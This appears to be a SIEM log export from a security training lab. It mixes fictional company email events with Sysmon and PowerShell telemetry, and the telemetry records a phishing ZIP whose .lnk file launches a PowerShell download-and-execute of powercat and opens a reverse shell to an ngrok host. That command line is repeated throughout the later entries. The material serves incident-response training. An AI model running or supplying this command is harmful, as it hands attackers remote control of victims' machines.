2025-12-23T04:25:42+0000	{"datasource":"email","timestamp":"12/23/2025 04:25:42.731","subject":"RE: RE: New Product Launch - All Hands on Deck","sender":"ashwin.johnston@tryhatme.com","recipient":"ashwin.johnston@tryhatme.com","attachment":"None","content":" Any updates on the marketing side?","direction":"internal"}
2025-12-23T04:25:46+0000	{"datasource":"email","timestamp":"12/23/2025 04:25:46.731","subject":"RE: Job Interview Invitation: Exciting Career Opportunity","sender":"rosario@chicchapeauconclave.com","recipient":"michelle.smith@tryhatme.com","attachment":"None","content":" Thank you for the opportunity I confirm my availability and look forward to speaking with your team","direction":"inbound"}
2025-12-23T04:26:08+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:26:08.731","event.code":"22","host.name":"win-3455","process.name":"OUTLOOK.EXE","process.pid":"3946","event.action":"Dns query (rule: DnsQuery)","network.protocol":"dns","dns.question.name":"mailsrv-01.tryhatme.com","dns.resolved_ip":"172.16.1.15","dns.answers.data":"172.16.1.15"}
2025-12-23T04:26:09+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:26:09.731","event.code":"22","host.name":"win-3460","process.name":"OUTLOOK.EXE","process.pid":"3979","event.action":"Dns query (rule: DnsQuery)","network.protocol":"dns","dns.question.name":"mailsrv-01.tryhatme.com","dns.resolved_ip":"172.16.1.15","dns.answers.data":"172.16.1.15"}
2025-12-23T04:26:12+0000	{"datasource":"email","timestamp":"12/23/2025 04:26:12.731","subject":"FWD: Marketing Campaign Strategy - Feedback Needed","sender":"invoice@tryhatme.com","recipient":"invoice@tryhatme.com","attachment":"None","content":" Take a look at this and send me your inputs.","direction":"internal"}
2025-12-23T04:26:33+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:26:33.731","event.code":"11","host.name":"win-3459","process.name":"IEXPLORE.EXE","process.pid":"8013","event.action":"File created (rule: FileCreate)","file.path":"C:\\Users\\michelle.smith\\Downloads\\forceupdate.ps1"}
2025-12-23T04:27:00+0000	{"datasource":"email","timestamp":"12/23/2025 04:27:00.731","subject":"RE: CEO Address - Company Vision and Goals","sender":"miguel.odonnell@tryhatme.com","recipient":"miguel.odonnell@tryhatme.com","attachment":"None","content":" Looking forward to hearing the updates.","direction":"internal"}
2025-12-23T04:27:02+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:27:02.731","event.code":"22","host.name":"win-3456","process.name":"OUTLOOK.EXE","process.pid":"3978","event.action":"Dns query (rule: DnsQuery)","network.protocol":"dns","dns.question.name":"mailsrv-01.tryhatme.com","dns.resolved_ip":"172.16.1.15","dns.answers.data":"172.16.1.15"}
2025-12-23T04:27:03+0000	{"datasource":"email","timestamp":"12/23/2025 04:27:03.731","subject":"Exclusive Offer: Buy 100 Hats Get 99 Free Limited Time Only","sender":"odom@gmail.com","recipient":"liam.espinoza@tryhatme.com","attachment":"None","content":" Stock up now with this once in a lifetime deal Buy 100 hats and get 99 more free because we definitely did the math right","direction":"inbound"}
2025-12-23T04:27:14+0000	{"datasource":"email","timestamp":"12/23/2025 04:27:14.731","subject":"RE: RE: Upcoming Trade Show Attendance: Meet our Hat Experts","sender":"effie@hatcouturecompany.net","recipient":"armaan.terry@tryhatme.com","attachment":"None","content":" Do you have a booth number or schedule for presentations I would like to plan accordingly","direction":"inbound"}
2025-12-23T04:27:31+0000	{"datasource":"email","timestamp":"12/23/2025 04:27:31.731","subject":"RE: Job Interview Invitation: Exciting Career Opportunity","sender":"levine@trendytopperssummit.com","recipient":"invoice@tryhatme.com","attachment":"None","content":" Thank you for the opportunity I confirm my availability and look forward to speaking with your team","direction":"inbound"}
2025-12-23T04:27:34+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:27:34.731","event.code":"1","host.name":"win-3453","process.name":"OUTLOOK.EXE","process.pid":"3903","process.parent.pid":"3722","process.parent.name":"explorer.exe","process.command_line":"\"C:\\Program Files\\Microsoft Office\\root\\Office16\\OUTLOOK.EXE\" ","process.working_directory":"C:\\Windows\\system32\\","event.action":"Process Create (rule: ProcessCreate)"}
2025-12-23T04:27:37+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:27:37.731","event.code":"1","host.name":"win-3449","process.name":"TrustedInstaller.exe","process.pid":"3535","process.parent.pid":"3965","process.parent.name":"services.exe","process.command_line":"C:\\Windows\\servicing\\TrustedInstaller.exe","process.working_directory":"C:\\Windows\\system32\\","event.action":"Process Create (rule: ProcessCreate)"}
2025-12-23T04:27:37+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:27:37.731","event.code":"1","host.name":"win-3456","process.name":"taskhostw.exe","process.pid":"3756","process.parent.pid":"3601","process.parent.name":"svchost.exe","process.command_line":"taskhostw.exe NGCKeyPregen","process.working_directory":"C:\\Windows\\system32\\","event.action":"Process Create (rule: ProcessCreate)"}
2025-12-23T04:27:43+0000	{"datasource":"email","timestamp":"12/23/2025 04:27:43.731","subject":"Work from Home and Make 10000 a Day Scam Alert","sender":"contact@tryhatme.com","recipient":"gerard@headtoppersinc.xyz","attachment":"None","content":" Quit your job today and make 10000 per day from home All you need is an internet connection and zero critical thinking skills","direction":"outbound"}
2025-12-23T04:27:46+0000	{"datasource":"email","timestamp":"12/23/2025 04:27:46.731","subject":"Time Traveling Hat Adventure Explore Ancient Lands for Cheap","sender":"stone@fashionindustrytrends.xyz","recipient":"armaan.terry@tryhatme.com","attachment":"None","content":" Travel through time and experience the evolution of hats from ancient Egypt to futuristic Mars Only 500 per ticket","direction":"inbound"}

Time	Event
2025-12-23T04:27:50+0000	{"datasource":"email","timestamp":"12/23/2025 04:27:50.731","subject":"RE: RE: Exploring Partnership Potential: Custom Hat Design Proposal","sender":"ceo@tryhatme.com","recipient":"shah@trendyheadwearblog.com","attachment":"None","content":" Do you have estimated costs for different material options and production timelines","direction":"outbound"}
2025-12-23T04:27:55+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:27:55.731","event.code":"1","host.name":"win-3458","process.name":"AtBroker.exe","process.pid":"3548","process.parent.pid":"3557","process.parent.name":"winlogon.exe","process.command_line":"atbroker.exe","process.working_directory":"C:\\Windows\\system32\\","event.action":"Process Create (rule: ProcessCreate)"}
2025-12-23T04:28:04+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:28:04.731","event.code":"1","host.name":"win-3454","process.name":"rundll32.exe","process.pid":"3824","process.parent.pid":"3861","process.parent.name":"iexplore.exe","process.command_line":"C:\\Windows\\system32\\rundll32.exe C:\\Windows\\system32\\inetcpl.cpl,ClearMyTracksByProcess Flags:276824072 WinX:0 WinY:0 IEFrame:0000000000000000","process.working_directory":"C:\\Users\\liam.espinoza\\Desktop\\","event.action":"Process Create (rule: ProcessCreate)"}
2025-12-23T04:28:07+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:28:07.731","event.code":"1","host.name":"win-3461","process.name":"LogonUI.exe","process.pid":"3822","process.parent.pid":"3604","process.parent.name":"winlogon.exe","process.command_line":"\"LogonUI.exe\" /flags:0x0 /state0:0xb572b855 /state1:0x41c64e6d","process.working_directory":"C:\\Windows\\system32\\","event.action":"Process Create (rule: ProcessCreate)"}
2025-12-23T04:28:07+0000	{"datasource":"email","timestamp":"12/23/2025 04:28:07.731","subject":"Seminar Registration: Hat Industry Innovation Trends","sender":"contact@tryhatme.com","recipient":"skinner@fashionhatchronicle.com","attachment":"None","content":" The upcoming seminar will cover the latest innovations in hat manufacturing and design Secure your spot today","direction":"outbound"}
2025-12-23T04:28:18+0000	{"datasource":"email","timestamp":"12/23/2025 04:28:18.731","subject":"Win a Trip to Hat Disneyland Magical Memories Await","sender":"combs@hatventuresworldwide.online","recipient":"liam.espinoza@tryhatme.com","attachment":"None","content":" The happiest hat place on Earth is waiting for you Win an all expenses paid trip just click below and hope for the best","direction":"inbound"}
2025-12-23T04:28:27+0000	{"datasource":"email","timestamp":"12/23/2025 04:28:27.731","subject":"RE: RE: Job Interview Invitation: Exciting Career Opportunity","sender":"liam.espinoza@tryhatme.com","recipient":"tim@chicchapeauqueen.com","attachment":"None","content":" Just confirming the meeting link and expected duration for the interview","direction":"outbound"}
2025-12-23T04:28:27+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:28:27.731","event.code":"12","host.name":"win-3458","process.name":"spoolsv.exe","process.pid":"3638","event.action":"Registry object added or deleted (rule: RegistryEvent)","registry.key":"System\\CurrentControlSet\\Enum\\SWD\\PRINTENUM\\{2D00BA8B-3E7F-4C85-88E7-D1E9D13350F0}\\FriendlyName","registry.path":"HKLM\\System\\CurrentControlSet\\Enum\\SWD\\PRINTENUM\\{2D00BA8B-3E7F-4C85-88E7-D1E9D13350F0}\\FriendlyName","registry.value":"FriendlyName"}
2025-12-23T04:28:31+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:28:31.731","event.code":"1","host.name":"win-3449","process.name":"AtBroker.exe","process.pid":"3943","process.parent.pid":"3886","process.parent.name":"winlogon.exe","process.command_line":"atbroker.exe","process.working_directory":"C:\\Windows\\system32\\","event.action":"Process Create (rule: ProcessCreate)"}
2025-12-23T04:28:39+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:28:39.731","event.code":"1","host.name":"win-3460","process.name":"taskhostw.exe","process.pid":"3737","process.parent.pid":"3540","process.parent.name":"svchost.exe","process.command_line":"taskhostw.exe KEYROAMING","process.working_directory":"C:\\Windows\\system32\\","event.action":"Process Create (rule: ProcessCreate)"}
2025-12-23T04:28:43+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:28:43.731","event.code":"13","host.name":"win-3457","process.name":"spoolsv.exe","process.pid":"3841","event.action":"Registry value set (rule: RegistryEvent)","registry.key":"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Print\\Printers\\Fax (redirected 5)\\DsDriver\\driverVersion","registry.path":"HKLM\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Print\\Printers\\Fax (redirected 5)\\DsDriver\\driverVersion","registry.value":"driverVersion"}
2025-12-23T04:29:15+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:29:15.731","event.code":"11","host.name":"win-3450","process.name":"OUTLOOK.EXE","process.pid":"8668","event.action":"File created (rule: FileCreate)","file.path":"C:\\Users\\michael.ascot\\AppData\\Local\\Microsoft\\Windows\\INetCache\\Content.Outlook\\UP4KOJQB\\ImportantInvoice-Febrary.zip"}
2025-12-23T04:29:15+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:29:15.731","event.code":"11","host.name":"win-3450","process.name":"OUTLOOK.EXE","process.pid":"8668","event.action":"File created (rule: FileCreate)","file.path":"C:\\Users\\michael.ascot\\AppData\\Local\\Microsoft\\Windows\\INetCache\\Content.Outlook\\UP4KOJQB\\ImportantInvoice-Febrary.zip"}
2025-12-23T04:29:15+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:29:15.731","event.code":"11","host.name":"win-3450","process.name":"OUTLOOK.EXE","process.pid":"8668","event.action":"File created (rule: FileCreate)","file.path":"C:\\Users\\michael.ascot\\AppData\\Local\\Microsoft\\Windows\\INetCache\\Content.Outlook\\UP4KOJQB\\ImportantInvoice-Febrary.zip:Zone.Identifier"}
2025-12-23T04:29:18+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:29:18.731","event.code":"22","host.name":"win-3450","process.name":"powershell.exe","process.pid":"3880","event.action":"Dns query (rule: DnsQuery)","network.protocol":"dns","dns.question.name":"raw.githubusercontent.com","dns.resolved_ip":"185.199.111.133, 185.199.110.133, 185.199.109.133, 185.199.108.133","dns.answers.data":"185.199.111.133, 185.199.110.133, 185.199.109.133, 185.199.108.133"}
2025-12-23T04:29:19+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:29:19.731","event.code":"22","host.name":"win-3450","process.name":"powershell.exe","process.pid":"3880","event.action":"Dns query (rule: DnsQuery)","network.protocol":"dns","dns.question.name":"2.tcp.ngrok.io","dns.resolved_ip":"3.22.53.161","dns.answers.data":"3.22.53.161"}

Time	Event
2025-12-23T04:29:22+0000	{"datasource":"email","timestamp":"12/23/2025 04:29:22.731","subject":"FWD: Vendor Showcase: Latest Hat Materials and Designs","sender":"jazmin@brimmedbeautiesco.com","recipient":"miguel.odonnell@tryhatme.com","attachment":"None","content":" Forwarding this information to our design team for review and feedback","direction":"inbound"}
2025-12-23T04:29:26+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:29:26.731","event.code":"15","host.name":"win-3450","process.name":"Explorer.EXE","process.pid":"3180","event.action":"File stream created (rule: FileCreateStreamHash)","file.path":"C:\\Users\\michael.ascot\\AppData\\Local\\Temp\\5\\Temp1_ImportantInvoice-Febrary.zip\\ImportantInvoice-Febrary\\invioce.pdf.lnk"}
2025-12-23T04:29:26+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:29:26.731","event.code":"15","host.name":"win-3450","process.name":"Explorer.EXE","process.pid":"3180","event.action":"File stream created (rule: FileCreateStreamHash)","file.path":"C:\\Users\\michael.ascot\\AppData\\Local\\Temp\\5\\Temp1_ImportantInvoice-Febrary.zip\\ImportantInvoice-Febrary\\invioce.pdf.lnk"}
2025-12-23T04:29:27+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:29:27.731","event.code":"1","host.name":"win-3450","process.name":"powershell.exe","process.pid":"3880","process.parent.pid":"3,180","process.parent.name":"explorer.exe","process.command_line":"\"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe\" -c \"IEX(New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c 2.tcp.ngrok.io -p 19282 -e powershell\"","process.working_directory":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\","event.action":"Process Create (rule: ProcessCreate)"}
2025-12-23T04:29:28+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:29:28.731","event.code":"11","host.name":"win-3450","process.name":"powershell.exe","process.pid":"3880","event.action":"File created (rule: FileCreate)","file.path":"C:\\Users\\michael.ascot\\AppData\\Local\\Temp\\5\\__PSScriptPolicyTest_tuwnh53e.jfw.ps1"}
2025-12-23T04:29:29+0000	{"datasource":"powershell","timestamp":"12/23/2025 04:29:29.731","file.path":"-","event.action":"Pipeline Execution Details","powershell.file.script_block_text":"-","process.command_line":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -c IEX(New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c 2.tcp.ngrok.io -p 19282 -e powershell","message":"Pipeline execution details for command line: IEX(New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c 2.tcp.ngrok.io -p 19282 -e powershell. Context Information: \tDetailSequence=1\tDetailTotal=1\tSequenceNumber=15\tUserId=SSF\\michael.ascot\tHostName=ConsoleHost\tHostVersion=5.1.20348.1366\tHostId=bbaf2919-3765-42de-b254-1953f32951cb\tHostApplication=C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -c IEX(New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c 2.tcp.ngrok.io -p 19282 -e powershell\tEngineVersion=5.1.20348.1366\tRunspaceId=b980ae09-17ad-4495-b218-4b1e52190205\tPipelineId=1\tScriptName=\tCommandLine=IEX(New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c 2.tcp.ngrok.io -p 19282 -e powershell Details: CommandInvocation(New-Object): \"New-Object\"ParameterBinding(New-Object): name=\"TypeName\"; value=\"System.Net.WebClient\"","host.name":"win-3450","powershell.command.name":"-","winlog.process.pid":"-","powershell.command.invocation_details.value":"\"New-Object\", \"System.Net.WebClient\""}
2025-12-23T04:29:30+0000	{"datasource":"powershell","timestamp":"12/23/2025 04:29:30.731","file.path":"-","event.action":"Pipeline Execution Details","powershell.file.script_block_text":"-","process.command_line":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -c IEX(New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c 2.tcp.ngrok.io -p 19282 -e powershell","message":"Pipeline execution details for command line: $FuncVars[\"StdOutDestinationBuffer\"] = New-Object System.Byte[] 65536. Context Information: \tDetailSequence=1\tDetailTotal=1\tSequenceNumber=45\tUserId=SSF\\michael.ascot\tHostName=ConsoleHost\tHostVersion=5.1.20348.1366\tHostId=bbaf2919-3765-42de-b254-1953f32951cb\tHostApplication=C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -c IEX(New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c 2.tcp.ngrok.io -p 19282 -e powershell\tEngineVersion=5.1.20348.1366\tRunspaceId=b980ae09-17ad-4495-b218-4b1e52190205\tPipelineId=1\tScriptName=\tCommandLine=$FuncVars[\"StdOutDestinationBuffer\"] = New-Object System.Byte[] 65536 Details: CommandInvocation(New-Object): \"New-Object\"ParameterBinding(New-Object): name=\"TypeName\"; value=\"System.Byte[]\"ParameterBinding(New-Object): name=\"ArgumentList\"; value=\"65536\"","host.name":"win-3450","powershell.command.name":"-","winlog.process.pid":"-","powershell.command.invocation_details.value":"\"New-Object\", \"System.Byte[]\", \"65536\""}
2025-12-23T04:29:30+0000	{"datasource":"powershell","timestamp":"12/23/2025 04:29:30.731","file.path":"-","event.action":"Pipeline Execution Details","powershell.file.script_block_text":"-","process.command_line":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -c IEX(New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c 2.tcp.ngrok.io -p 19282 -e powershell","message":"Pipeline execution details for command line: $FuncVars[\"Encoding\"] = New-Object System.Text.AsciiEncoding. Context Information: \tDetailSequence=1\tDetailTotal=1\tSequenceNumber=49\tUserId=SSF\\michael.ascot\tHostName=ConsoleHost\tHostVersion=5.1.20348.1366\tHostId=bbaf2919-3765-42de-b254-1953f32951cb\tHostApplication=C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -c IEX(New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c 2.tcp.ngrok.io -p 19282 -e powershell\tEngineVersion=5.1.20348.1366\tRunspaceId=b980ae09-17ad-4495-b218-4b1e52190205\tPipelineId=1\tScriptName=\tCommandLine= $FuncVars[\"Encoding\"] = New-Object System.Text.AsciiEncoding Details: CommandInvocation(New-Object): \"New-Object\"ParameterBinding(New-Object): name=\"TypeName\"; value=\"System.Text.AsciiEncoding\"","host.name":"win-3450","powershell.command.name":"-","winlog.process.pid":"-","powershell.command.invocation_details.value":"\"New-Object\", \"System.Text.AsciiEncoding\""}

Time	Event
2025-12-23T04:29:30+0000	{"datasource":"powershell","timestamp":"12/23/2025 04:29:30.731","file.path":"-","event.action":"Pipeline Execution Details","powershell.file.script_block_text":"-","process.command_line":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -c IEX(New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c 2.tcp.ngrok.io -p 19282 -e powershell","message":"Pipeline execution details for command line: $Socket = New-Object System.Net.Sockets.TcpClient. Context Information: \tDetailSequence=1\tDetailTotal=1\tSequenceNumber=27\tUserId=SSF\\michael.ascot\tHostName=ConsoleHost\tHostVersion=5.1.20348.1366\tHostId=bbaf2919-3765-42de-b254-1953f32951cb\tHostApplication=C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -c IEX(New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c 2.tcp.ngrok.io -p 19282 -e powershell\tEngineVersion=5.1.20348.1366\tRunspaceId=b980ae09-17ad-4495-b218-4b1e52190205\tPipelineId=1\tScriptName=\tCommandLine= $Socket = New-Object System.Net.Sockets.TcpClient Details: CommandInvocation(New-Object): \"New-Object\"ParameterBinding(New-Object): name=\"TypeName\"; value=\"System.Net.Sockets.TcpClient\"","host.name":"win-3450","powershell.command.name":"-","winlog.process.pid":"-","powershell.command.invocation_details.value":"\"New-Object\", \"System.Net.Sockets.TcpClient\""}
2025-12-23T04:29:30+0000	{"datasource":"powershell","timestamp":"12/23/2025 04:29:30.731","file.path":"-","event.action":"Pipeline Execution Details","powershell.file.script_block_text":"-","process.command_line":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -c IEX(New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c 2.tcp.ngrok.io -p 19282 -e powershell","message":"Pipeline execution details for command line: Write-Verbose (\"Starting Process \" + $FuncSetupVars[0] + \"...\"). Context Information: \tDetailSequence=1\tDetailTotal=1\tSequenceNumber=41\tUserId=SSF\\michael.ascot\tHostName=ConsoleHost\tHostVersion=5.1.20348.1366\tHostId=bbaf2919-3765-42de-b254-1953f32951cb\tHostApplication=C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -c IEX(New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c 2.tcp.ngrok.io -p 19282 -e powershell\tEngineVersion=5.1.20348.1366\tRunspaceId=b980ae09-17ad-4495-b218-4b1e52190205\tPipelineId=1\tScriptName=\tCommandLine= Write-Verbose (\"Starting Process \" + $FuncSetupVars[0] + \"...\") Details: CommandInvocation(Write-Verbose): \"Write-Verbose\"ParameterBinding(Write-Verbose): name=\"Message\"; value=\"Starting Process powershell...\"","host.name":"win-3450","powershell.command.name":"-","winlog.process.pid":"-","powershell.command.invocation_details.value":"\"Write-Verbose\", \"Starting Process powershell...\""}
2025-12-23T04:29:30+0000	{"datasource":"powershell","timestamp":"12/23/2025 04:29:30.731","file.path":"-","event.action":"Pipeline Execution Details","powershell.file.script_block_text":"-","process.command_line":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -c IEX(New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c 2.tcp.ngrok.io -p 19282 -e powershell","message":"Pipeline execution details for command line: $FuncVars[\"StreamDestinationBuffer\"] = (New-Object System.Byte[] $FuncVars[\"BufferSize\"]). Context Information: \tDetailSequence=1\tDetailTotal=1\tSequenceNumber=33\tUserId=SSF\\michael.ascot\tHostName=ConsoleHost\tHostVersion=5.1.20348.1366\tHostId=bbaf2919-3765-42de-b254-1953f32951cb\tHostApplication=C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -c IEX(New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c 2.tcp.ngrok.io -p 19282 -e powershell\tEngineVersion=5.1.20348.1366\tRunspaceId=b980ae09-17ad-4495-b218-4b1e52190205\tPipelineId=1\tScriptName=\tCommandLine= $FuncVars[\"StreamDestinationBuffer\"] = (New-Object System.Byte[] $FuncVars[\"BufferSize\"]) Details: CommandInvocation(New-Object): \"New-Object\"ParameterBinding(New-Object): name=\"TypeName\"; value=\"System.Byte[]\"ParameterBinding(New-Object): name=\"ArgumentList\"; value=\"131072\"","host.name":"win-3450","powershell.command.name":"-","winlog.process.pid":"-","powershell.command.invocation_details.value":"\"New-Object\", \"System.Byte[]\", \"131072\""}
2025-12-23T04:29:30+0000	{"datasource":"powershell","timestamp":"12/23/2025 04:29:30.731","file.path":"-","event.action":"Pipeline Execution Details","powershell.file.script_block_text":"-","process.command_line":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -c IEX(New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c 2.tcp.ngrok.io -p 19282 -e powershell","message":"Pipeline execution details for command line: $Encoding = New-Object System.Text.AsciiEncoding. Context Information: \tDetailSequence=1\tDetailTotal=1\tSequenceNumber=23\tUserId=SSF\\michael.ascot\tHostName=ConsoleHost\tHostVersion=5.1.20348.1366\tHostId=bbaf2919-3765-42de-b254-1953f32951cb\tHostApplication=C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -c IEX(New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c 2.tcp.ngrok.io -p 19282 -e powershell\tEngineVersion=5.1.20348.1366\tRunspaceId=b980ae09-17ad-4495-b218-4b1e52190205\tPipelineId=1\tScriptName=\tCommandLine= $Encoding = New-Object System.Text.AsciiEncoding Details: CommandInvocation(New-Object): \"New-Object\"ParameterBinding(New-Object): name=\"TypeName\"; value=\"System.Text.AsciiEncoding\"","host.name":"win-3450","powershell.command.name":"-","winlog.process.pid":"-","powershell.command.invocation_details.value":"\"New-Object\", \"System.Text.AsciiEncoding\""}
2025-12-23T04:29:30+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:29:30.731","event.code":"11","host.name":"win-3450","process.name":"powershell.exe","process.pid":"6492","event.action":"File created (rule: FileCreate)","file.path":"C:\\Users\\michael.ascot\\AppData\\Local\\Temp\\5\\__PSScriptPolicyTest_saoz2amx.mg5.ps1"}

Time	Event
2025-12-23T04:29:30+0000	{"datasource":"powershell","timestamp":"12/23/2025 04:29:30.731","file.path":"-","event.action":"Pipeline Execution Details","powershell.file.script_block_text":"-","process.command_line":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -c IEX(New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c 2.tcp.ngrok.io -p 19282 -e powershell","message":"Pipeline execution details for command line: Write-Verbose \"Set Stream 2: Process\". Context Information: \tDetailSequence=1\tDetailTotal=1\tSequenceNumber=21\tUserId=SSF\\michael.ascot\tHostName=ConsoleHost\tHostVersion=5.1.20348.1366\tHostId=bbaf2919-3765-42de-b254-1953f32951cb\tHostApplication=C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -c IEX(New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c 2.tcp.ngrok.io -p 19282 -e powershell\tEngineVersion=5.1.20348.1366\tRunspaceId=b980ae09-17ad-4495-b218-4b1e52190205\tPipelineId=1\tScriptName=\tCommandLine= Write-Verbose \"Set Stream 2: Process\" Details: CommandInvocation(Write-Verbose): \"Write-Verbose\"ParameterBinding(Write-Verbose): name=\"Message\"; value=\"Set Stream 2: Process\"","host.name":"win-3450","powershell.command.name":"-","winlog.process.pid":"-","powershell.command.invocation_details.value":"\"Write-Verbose\", \"Set Stream 2: Process\""}
2025-12-23T04:29:30+0000	{"datasource":"powershell","timestamp":"12/23/2025 04:29:30.731","file.path":"-","event.action":"Pipeline Execution Details","powershell.file.script_block_text":"-","process.command_line":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -c IEX(New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c 2.tcp.ngrok.io -p 19282 -e powershell","message":"Pipeline execution details for command line: Write-Verbose \"Setting up Stream 2...\". Context Information: \tDetailSequence=1\tDetailTotal=1\tSequenceNumber=37\tUserId=SSF\\michael.ascot\tHostName=ConsoleHost\tHostVersion=5.1.20348.1366\tHostId=bbaf2919-3765-42de-b254-1953f32951cb\tHostApplication=C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -c IEX(New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c 2.tcp.ngrok.io -p 19282 -e powershell\tEngineVersion=5.1.20348.1366\tRunspaceId=b980ae09-17ad-4495-b218-4b1e52190205\tPipelineId=1\tScriptName=\tCommandLine= Write-Verbose \"Setting up Stream 2...\" Details: CommandInvocation(Write-Verbose): \"Write-Verbose\"ParameterBinding(Write-Verbose): name=\"Message\"; value=\"Setting up Stream 2...\"","host.name":"win-3450","powershell.command.name":"-","winlog.process.pid":"-","powershell.command.invocation_details.value":"\"Write-Verbose\", \"Setting up Stream 2...\""}
2025-12-23T04:29:30+0000	{"datasource":"powershell","timestamp":"12/23/2025 04:29:30.731","file.path":"-","event.action":"Pipeline Execution Details","powershell.file.script_block_text":"-","process.command_line":"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -c IEX(New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c 2.tcp.ngrok.io -p 19282 -e powershell","message":"Pipeline execution details for command line: $ProcessStartInfo = New-Object System.Diagnostics.ProcessStartInfo. Context Information: \tDetailSequence=1\tDetailTotal=1\tSequenceNumber=39\tUserId=SSF\\michael.ascot\tHostName=ConsoleHost\tHostVersion=5.1.20348.1366\tHostId=bbaf2919-3765-42de-b254-1953f32951cb\tHostApplication=C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -c IEX(New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c 2.tcp.ngrok.io -p 19282 -e powershell\tEngineVersion=5.1.20348.1366\tRunspaceId=b980ae09-17ad-4495-b218-4b1e52190205\tPipelineId=1\tScriptName=\tCommandLine= $ProcessStartInfo = New-Object System.Diagnostics.ProcessStartInfo Details: CommandInvocation(New-Object): \"New-Object\"ParameterBinding(New-Object): name=\"TypeName\"; 